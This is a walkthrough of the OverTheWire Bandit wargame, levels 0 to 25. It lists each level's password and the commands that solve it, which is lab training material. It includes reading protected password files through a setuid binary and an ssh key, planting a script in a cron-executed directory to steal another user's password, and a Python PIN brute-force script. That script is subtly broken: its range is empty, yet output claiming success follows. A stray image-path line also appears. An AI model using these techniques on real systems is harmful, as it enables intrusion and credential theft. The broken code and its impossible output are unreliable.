bandit0

- `pass : bandit0`
- Connecting to **bandit.labs.overthewire.org** at port 2220
- cat a file

bandit1

`pass : NH2SXQwcBdpmTEzi3bvBHMM9H66vVXjL`

- cat the file "`-`"

```
cat ./-
```

bandit2

`pass : rRGizSaX8Mk1RTb1CNQoXTcYZWU6lgzi`

- cat this file

```
cat "spaces in the filename"
```

bandit3

`pass : aBZ0W5EmUfAf7kHTQeOwd8bauFJ2lAiG`

- Cat a hidden file

```
cat .hidden
```

bandit4

`pass : 2EW7BBsr6aMMoJ2HjW067dm8EgX26xNe`

- Find flag in this

```
bandit4@bandit:~/inhere$ ls
-file00  -file01  -file02  -file03  -file04  -file05  -file06  -file07  -file08  -file09
```

- Use file command over all files , only one file will have a ascii text which contains flag


```
file ./file*

cat ./-file07
```

bandit5

`pass : lrIWWI6bB37kxfiCQZqUdOIYfr6eEeqR`

- Find a file in these folders which contains exactly 1033 bytes of data




```
 find . -type f -size 1033c
```

- `c`: bytes
- `k`: kilobytes
- `M`: megabytes
- `G`: gigabytes

bandit6

`pass : P4L4vucdmLnm8I7Vl7jG1ApGSfjYKqJU`

Find a file where

- owned by user bandit7
- owned by group bandit6
- 33 bytes in size

```
find / -type f -size 33c -user bandit7 -group bandit6 2>/dev/null
```

bandit7

`pass : z7WtoNQU2XfjmMtWA8u5rN4vzqu4v99S`

- The password for the next level is stored in the file **data.txt** next to the word **millionth**

```
cat data.txt | grep millionth
```

bandit8

`pass : TESKZC0XvTetK0S9xNwm25STk5iWrBvP`

- The password for the next level is stored in the file **data.txt** and is the only line of text that occurs only once

```
sort data.txt| uniq -u

-u : prints only unique lines
```

bandit9

`pass : EN632PlfYiZbn3PhVK3XOGSlNInNE00t`

- The password for the next level is stored in the file **data.txt** in one of the few human-readable strings, preceded by several ‘=’ characters.

```
strings data.txt | grep =
```

bandit10

`pass : G7w8LIi6J3kTb8A7j9LgrywtEUlyyp6s`

The file has password , but it is base64 encoded

```
cat data.txt | base64 -d
```

bandit11

`pass : 6zPeziLdR2RKNdNYFNb6nVCKzphlXHBM`

- File contains password, where all lowercase (a-z) and uppercase (A-Z) letters have been rotated by 13 positions.

```
cat data.txt | tr 'a-zA-Z' 'n-za-mN-ZA-M'
```

bandit12

`pass : JVNBBFSmZwKKOP0XbFXOoW8chDz5yVRv`

- **data.txt** file is given , which is a hexdump of a file that has been repeatedly compressed.

```
xxd -r data.txt > data
```

```
-r gives the actual file from the hexdump

then the file is recursively decompressed to get the flag.
```

bandit13

`pass : wbWdlBxEir4CaE8LaPhauuOo6pwRmrDw`

- the password for bandit14 is stored in /etc/bandit_pass/bandit14
- but this file can be accessed only if the user logged in is bandit14
- but to login as bandit14 we are given ssh key.
- first we login as bandit14 using ssh key , then view the password for bandit14 stored there.

```
As user bandit13
        ssh bandit14@localhost -i sshkey.private -p 2220


As user bandit14
        cat /etc/bandit_pass/bandit14
```

bandit14

`pass : fGrHPx402xGC7U7rXKDaxiWFTOiF0ENq`

- Submit the password of bandit14 to a service running on 30000 on localhost

```
nc localhost 30000

submit password here
```

bandit15

`pass : jN2kgmIXJ6fShzhT2avhotn4Zcka6tnt`

- Submit the password of bandit14 to a service running on 30001 on localhost using ssl encryption
- openssl is used to initiate a connection using ssl encryption

```
openssl s_client -connect localhost:30001
```

bandit16

`pass : JQttfApK4SeyHwDlI9SXGR50qclOAil1\`

- there are multiple ports running between range 31000 to 32000.
- find which ports are running , and in that find which ports are running using ssl connection
- and supply current password to it
- it will provide the ssh key
- login as bandit17 obtain the password from /etc/bandit_pass/bandit17

bandit17

`pass : VwOSWtCA7lRKkTfbr2IDh6awj9RNZM5e`

- There are 2 files in the homedirectory: **passwords.old and passwords.new**. The password for the next level is in **passwords.new** and is the only line that has been changed between **passwords.old and passwords.new**

```
diff passwords.new passwords.old
```

bandit18

`pass : hga5tuuCLF6fFzUpnagiMN8ssu9LFrdg`

- Cant login with the above password bcoz it is throwing us out after logging in
- But description says that the password for bandit19 can be found in the home directory of bandit18 as "readme"
- We are not able to login through ssh , as it will log us out , but we can make it execute some command before throwing us out

```
ssh bandit18@bandit.labs.overthewire.org -p 2220 "cat ~/readme"

outputs the password
```

bandit19

`pass : awhqfNnAbc1naukrpqDYcF95h7HoMTrC`

- An executable has setuid bit set by the user bandit20
- so whenever the executable is executed it executes as user bandit20

- so we can read the password file as bandit20 user

```
./bandit20-do cat /etc/bandit_pass/bandit20
```

bandit20

`pass : VxCazJaVykI6W36BkBU0mJTCM8rR95XT`

desc : There is a setuid binary in the homedirectory that does the following: it makes a connection to localhost on the port you specify as a commandline argument. It then reads a line of text from the connection and compares it to the password in the previous level (bandit20). If the password is correct, it will transmit the password for the next level (bandit21).

- We'll setup a netcat server on some port

```
echo -n "VxCazJaVykI6W36BkBU0mJTCM8rR95XT" | nc -lp 8080 &
```

- the command creates a simple network service that listens on port 1234. When a client connects to this port, the server sends the string/current password to the client.

bandit21

`pass : NvEJF7oVjkddltPSrdKEFOllh9V1IBcq`

desc : A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed.

- Viewing all the cron jobs and digging

```
bandit21@bandit:/etc/cron.d$ ls /etc/cron.d
cronjob_bandit15_root  cronjob_bandit22  cronjob_bandit24       e2scrub_all  sysstat
cronjob_bandit17_root  cronjob_bandit23  cronjob_bandit25_root  otw-tmp-dir
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
```

- The cron job creates a temporary file in /tmp and then appends the password of bandit22 to that file.
- Viewing the contents of that file , provides the password.

bandit22

`pass : WdDozAdTM2z9DiFEQ2mGlwngMfj4EZff`

desc : A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed.

- Viewing cron.d and digging the file

```
bandit22@bandit:/etc/cron.d$ ls /etc/cron.d
cronjob_bandit15_root  cronjob_bandit22  cronjob_bandit24       e2scrub_all  sysstat
cronjob_bandit17_root  cronjob_bandit23  cronjob_bandit25_root  otw-tmp-dir
bandit22@bandit:/etc/cron.d$ cat cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
```

- From the understanding of the bash script , I tried to bring the result by manually assigning the myname as bandit23

```
bandit22@bandit:/etc/cron.d$ export myname=bandit23
bandit22@bandit:/etc/cron.d$ mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)
bandit22@bandit:/etc/cron.d$ echo $mytarget
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:/etc/cron.d$ cat /tmp/$mytarget
QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G
```

bandit23

`pass : QYw0Y2aiA672PsMmh9puTQuhoz8SyR2G`

desc : A program is running automatically at regular intervals from **cron**, the time-based job scheduler. Look in **/etc/cron.d/** for the configuration and see what command is being executed

- Viewing the cron job

```
bandit23@bandit:/etc/cron.d$ cat cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done
```

- The script iterates through all the files in the folder `/var/spool/bandit24/foo/` and checks if the owner of the file is bandit23 , if it created by us , then it will executed and then timed out and removed.
- Now we just have to write a script that reads the password of bandit24 , and writes it into a file that can be accessed by us.
- The script is executed by cronjob of user bandit24 hence it is possible for that to read the password.

Steps to perform:

- We create a temporary folder in /tmp and give it full access
- then write the script in that folder ,give it full access then copy it to foo directory.
- Then we also create a text file called `password_for_bandit24` where the password will be written by the script

```
bandit23@bandit:~$ mkdir /tmp/dustbin
bandit23@bandit:~$ chmod 777 /tmp/dustbin
bandit23@bandit:~$ cd /tmp/dustbin
bandit23@bandit:/tmp/dustbin$ nano password_grabber.sh
```

```
  GNU nano 6.2                                  password_grabber.sh
#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/dustbin/password_for_bandit24.txt
```

```
bandit23@bandit:/tmp/dustbin$ chmod 777 password_grabber.sh
bandit23@bandit:/tmp/dustbin$ touch password_for_bandit24.txt
bandit23@bandit:/tmp/dustbin$ chmod 777 password_for_bandit24.txt
bandit23@bandit:/tmp/dustbin$ cp password_grabber.sh /var/spool/bandit24/foo/
```

- After some time , the script gets executed by cron job , then the password is written into `password_for_bandit24.txt` file

```
bandit23@bandit:/tmp/dustbin$ cat password_for_bandit24.txt
VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar
```

bandit24

`pass : VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar`

desc : A daemon is listening on port 30002 and will give you the password for bandit25 if given the password for bandit24 and a secret numeric 4-digit pincode. There is no way to retrieve the pincode except by going through all of the 10000 combinations, called brute-forcing.
You do not need to create new connections each time

```python
import sys
import socket

bandit24_pass = "VAfGXJ1PBSsPSnvsjI8p759leLZ9GGar"
try:

    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client_socket.connect(("localhost", 30002))

    starting_message = client_socket.recv(2048)


    for pincode in reversed(range(9999,0000)):
        message_to_be_sent =bandit24_pass+" "+(str(pincode).zfill(4))+"\n"

        client_socket.sendall(message_to_be_sent.encode())

        received_message = client_socket.recv(1024).decode()

        if "Wrong" in received_message:
            print("Trying...  ",pincode)
        else:
            print(received_message)
            break
finally:
    sys.exit(1)
```

```
Trying...   9023
Trying...   9022
Trying...   9021
Trying...   9020
Trying...   9019
Trying...   9018
Trying...   9017
Trying...   9016
Correct!
The password of user bandit25 is p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d
```

bandit25

`pass : p7TaowMYrmu23Ol8hiZh9UvD0O9hpx8d`